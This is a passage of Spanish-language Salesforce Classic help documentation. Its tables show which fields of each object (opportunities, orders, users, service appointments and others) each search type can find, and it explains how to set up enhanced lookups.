Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Horas de trabajo

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Descripción | | ✓ | | ✓ | ✓ |
| Nombre | ✓ | ✓ | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | | ✓ |

## Campos en los que se puede buscar: Oportunidad

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Descripción | | ✓ | | | ✓ |
| Nombre de la oportunidad | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nombre de la cuenta | | | ✓ | | |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Pedido

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Dirección de facturación | | ✓ | ✓ |
| Descripción | | ✓ | ✓ |
| Nota externa | | ✓ | ✓ |
| Comentarios internos | | ✓ | ✓ |
| Nombre del pedido | ✓ | ✓ | ✓ |
| Número de referencia del pedido | | ✓ | ✓ |
| Número de pedido de compra | | ✓ | ✓ |
| Instrucción de procesamiento | | ✓ | ✓ |
| Dirección de envío | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Los pedidos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Personas

Ni la Búsqueda de barra lateral ni la Búsqueda avanzada están diseñadas para buscar personas; sin embargo, se puede utilizar la búsqueda de barra lateral y la Búsqueda avanzada para buscar usuarios. Consulte Campos en los que se puede buscar: Usuario.

Para buscar personas, utilice la Búsqueda global o las herramientas de búsqueda en la ficha Personas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Personas |
|---|---|---|---|---|
| `Sobre mí` | | | ✓ | |
| `Dirección` | | | ✓ | |
| `Correo electrónico` | | | ✓ | |
| `Nombre` | | | ✓ | ✓ |
| `Apellidos` | | | ✓ | ✓ |
| `Nombre` | | | ✓ | ✓ |
| `Apodo` | | | ✓ | ✓ |
| `Teléfono` | | | ✓ | |
| `Id. de registro` (Id. de registro de solo 15 caracteres) | | | ✓ | |
| `Título` | | | ✓ | |
| `Nombre de usuario` | | | ✓ | |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | ✓ | |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Personas |
|---|---|---|---|---|
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | ✓ | |

Nota: La información en campos ocultos de un perfil no la pueden buscar otros socios y clientes de la comunidad, pero sí los usuarios de la organización interna de la empresa.

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Ciclo de rendimiento

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Nombre | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Cuenta personal

Nota: El objeto Cuenta personal contiene campos que se originan desde los objetos Cuenta comercial y Contacto. Todos los términos de búsqueda se comparan con todos los campos de contactos o cuentas comerciales que se pueden buscar al mismo tiempo.

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Nombre de la cuenta | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nombre de la cuenta (Local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Número de la cuenta | ✓ | ✓ | | | ✓ |
| Sitio de la cuenta | ✓ | ✓ | | | ✓ |
| Ayudante | ✓ | ✓ | | | ✓ |
| Teléfono del ayudante | ✓ | ✓ | | | ✓ |
| Dirección de facturación | | ✓ | | | ✓ |
| Descripción | | ✓ | | | ✓ |
| Correo electrónico | ✓ | ✓ | | | ✓ |
| Fax | ✓ | ✓ | | | ✓ |
| Teléfono particular | ✓ | ✓ | | | ✓ |
| Dirección de correo | | ✓ | | | ✓ |
| Móvil | ✓ | ✓ | | | ✓ |
| Otras direcciones | | ✓ | | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los campos de cuentas personales disponibles varían según la edición de Salesforce que tenga.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Otro teléfono | ✓ | ✓ | | | ✓ |
| Dirección de envío | | ✓ | | | ✓ |
| Símbolo del teletipo | ✓ | ✓ | | | ✓ |
| Título | | ✓ | | | ✓ |
| Sitio Web | ✓ | ✓ | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados de cuentas y contactos de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Lista de precios

Ni la búsqueda global, ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar listas de precios. Para buscar una lista de precios, utilice el área **Listas de precios** en la ficha Productos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global | Búsqueda de la ficha Productos |
|---|---|---|---|---|---|
| Descripción de la lista de precios | | | | | ✓ |
| Nombre de la lista de precios | | | ✓ | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Producto

Ni la búsqueda de la barra lateral ni la Búsqueda avanzada están diseñadas para buscar listas de precios o productos. Para buscar una solución, utilice la búsqueda global o el área **Buscar productos** en la ficha Productos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global | Búsqueda de la ficha Productos |
|---|---|---|---|---|---|
| Código del producto | | | ✓ | ✓ | ✓ |
| Descripción del producto | | | | ✓ | ✓ |
| Nombre del producto | | | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de | | | | ✓ | ✓ |

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global | Búsqueda de la ficha Productos |
|---|---|---|---|---|---|
| numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Pregunta

La ficha Respuestas de Salesforce contiene todas las preguntas publicadas en una comunidad de respuestas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Cuerpo de pregunta` | | ✓ | ✓ |
| `Título de pregunta` | ✓ | ✓ | ✓ |
| `Cuerpo de respuesta` | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

### Campos en los que se puede buscar: Texto rápido

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Mensaje | | ✓ | ✓ |
| Nombre | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

### Campos en los que se puede buscar: Presupuesto

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| Nombre de presupuesto | ✓ | ✓ | ✓ | ✓ |
| Número de presupuesto | ✓ | ✓ | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

### Campos en los que se puede buscar: Informe

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Descripción | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Nombre del informe | ✓ | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Ausencia de recursos

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Número de ausencia | ✓ | ✓ | | ✓ | ✓ |
| Descripción | | ✓ | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo | | | | | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| electrónico y teléfono | | | | | |

## Campos en los que se puede buscar: Fondos de premios

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Tipo de fondos de premios

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Usuario de autoservicio

Los usuarios de autoservicio solamente admiten búsquedas estándar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| Nombre | | | ✓ | |
| Apellidos | | | ✓ | |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Cita de servicio

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Número de cita | ✓ | ✓ | | ✓ | ✓ |
| Descripción | | ✓ | | ✓ | ✓ |
| Asunto | | ✓ | | ✓ | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | | ✓ |

## Campos en los que se puede buscar: Contrato de servicio

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Número de contrato` | ✓ | ✓ | ✓ |
| `Descripción` | | ✓ | ✓ |
| `Nombre` | ✓ | ✓ | ✓ |
| `Condiciones especiales` | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Recurso de servicio

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| `Descripción` | | ✓ | | ✓ | ✓ |
| `Nombre` | ✓ | ✓ | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | | ✓ |

## Campos en los que se puede buscar: Habilidad de recurso de servicio

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| `Número de habilidad de recurso` | ✓ | ✓ | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | | ✓ |

## Campos en los que se puede buscar: Territorio de servicio

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Descripción | | ✓ | | ✓ | ✓ |
| Nombre | ✓ | ✓ | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | | ✓ |

## Campos en los que se puede buscar: Miembro de territorio de servicio

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| `Número de miembro` | ✓ | ✓ | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

## Campos en los que se puede buscar: Habilidad

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Solución

Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar soluciones. Para buscar una solución, utilice la Búsqueda global o el botón **Buscar solución** de la ficha Soluciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Tema

Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar temas. Para buscar un tema, use búsqueda global.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Descripción | | ✓ | ✓ |
| Nombre | ✓ | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Usuario

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

Nota: Si está utilizando Chatter y está buscando personas, consulte Campos en los que se puede buscar: Personas.

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Sobre mí | | ✓ | | | ✓ |
| Dirección | ✓ | ✓ | | | ✓ |
| Correo electrónico | ✓ | ✓ | | | ✓ |
| Nombre | ✓ | ✓ | ✓ | ✓ | ✓ |
| Apellidos | ✓ | ✓ | ✓ | | ✓ |
| Segundo nombre | ✓ | ✓ | | ✓ | ✓ |
| Nombre | ✓ | ✓ | ✓ | ✓ | ✓ |
| Apodo | ✓ | ✓ | | | ✓ |
| Teléfono | ✓ | ✓ | | | ✓ |
| Id. de registro (Id. de registro de solo 15 caracteres) | ✓ | ✓ | | | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| `Sufijo` | ✓ | ✓ | | ✓ | ✓ |
| `Título` | ✓ | ✓ | | | ✓ |
| `Nombre de usuario` | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Orden de trabajo

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| `Descripción` | ✓ | ✓ | ✓ | ✓ | ✓ |
| `Asunto` | ✓ | ✓ | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Partida de orden de trabajo

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Descripción | ✓ | ✓ | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos | ✓ | ✓ | | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Configurar búsqueda

Seleccione qué columnas aparecen para los usuarios en los resultados de las búsquedas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

Configurar Búsqueda en Salesforce Classic

Active las búsquedas avanzadas y la opción de autocompletar búsqueda y personalice campos de filtro de búsqueda.

Configurar búsquedas en el Cuadro de diálogo de búsqueda de Lightning Experience

Personalice qué columnas aparecen para los usuarios en los resultados de las búsquedas del cuadro de diálogo de búsqueda empleando el parámetro de personalización de formato de búsqueda de Resultados de búsqueda. Los usuarios no pueden filtrar empleando estas columnas. Están pensadas para proporcionar ayuda contextual con el fin de determinar qué registro asociar.

### Configurar Búsqueda en Salesforce Classic

Active las búsquedas avanzadas y la opción de autocompletar búsqueda y personalice campos de filtro de búsqueda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

Activar búsquedas mejoradas

Active las búsquedas mejoradas para que los usuarios puedan utilizar comodines en sus búsquedas así como clasificar, filtrar y obtener resultados. Las búsquedas mejoradas están disponibles para los objetos de Cuenta comercial, Objeto personalizado, Oportunidad, Cuenta personal, Orden de trabajo y Partida de orden de trabajo.

Especificar campos de filtro de búsqueda

Después de habilitar las búsquedas mejoradas, especifique qué campos pueden utilizar los usuarios para filtrar los resultados de búsqueda. Si no especifica ningún campo, los usuarios no podrán utilizar filtros en los cuadros de diálogo de búsqueda mejorada.

Activar Autocompletar búsqueda

Habilite la opción de autocompletar búsqueda para que los usuarios puedan seleccionar elementos de una lista dinámica de registros coincidentes utilizados recientemente al modificar un campo de búsqueda. Se admite para búsquedas de cuentas, contactos, usuarios, oportunidades y objetos personalizados.

## Activar búsquedas mejoradas

Active las búsquedas mejoradas para que los usuarios puedan utilizar comodines en sus búsquedas así como clasificar, filtrar y obtener resultados. Las búsquedas mejoradas están disponibles para los objetos de Cuenta comercial, Objeto personalizado, Oportunidad, Cuenta personal, Orden de trabajo y Partida de orden de trabajo.

Nota: Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización.

1. Desde Configuración, introduzca *Configuración de búsqueda* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de búsqueda**.
2. En el área Configuración de búsqueda, seleccione los objetos para los que desea activar la funcionalidad de búsqueda mejorada. En estos momentos sólo las búsquedas de cuentas, contactos, usuarios y objetos personalizados pueden utilizar esta función.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

PERMISOS DE USUARIO

Para activar búsquedas mejoradas:
- "Personalizar aplicación"

Después de habilitar las búsquedas mejoradas, especifique qué campos pueden utilizar los usuarios para filtrar los resultados de búsqueda. Si no especifica ningún campo, los usuarios no podrán utilizar filtros en los cuadros de diálogo de búsqueda mejorada. Los campos configurados para utilizar búsquedas mejoradas no admiten búsquedas de caracteres individuales (excepto en el caso de búsquedas en chino, japonés, coreano y tai) o comodines al principio de los términos de búsqueda.

Nota: Si activa las búsquedas mejoradas en su organización, también se activarán para cualquier página de Visualforce que cree.

CONSULTE TAMBIÉN

Configurar Búsqueda en Salesforce Classic

## Especificar campos de filtro de búsqueda

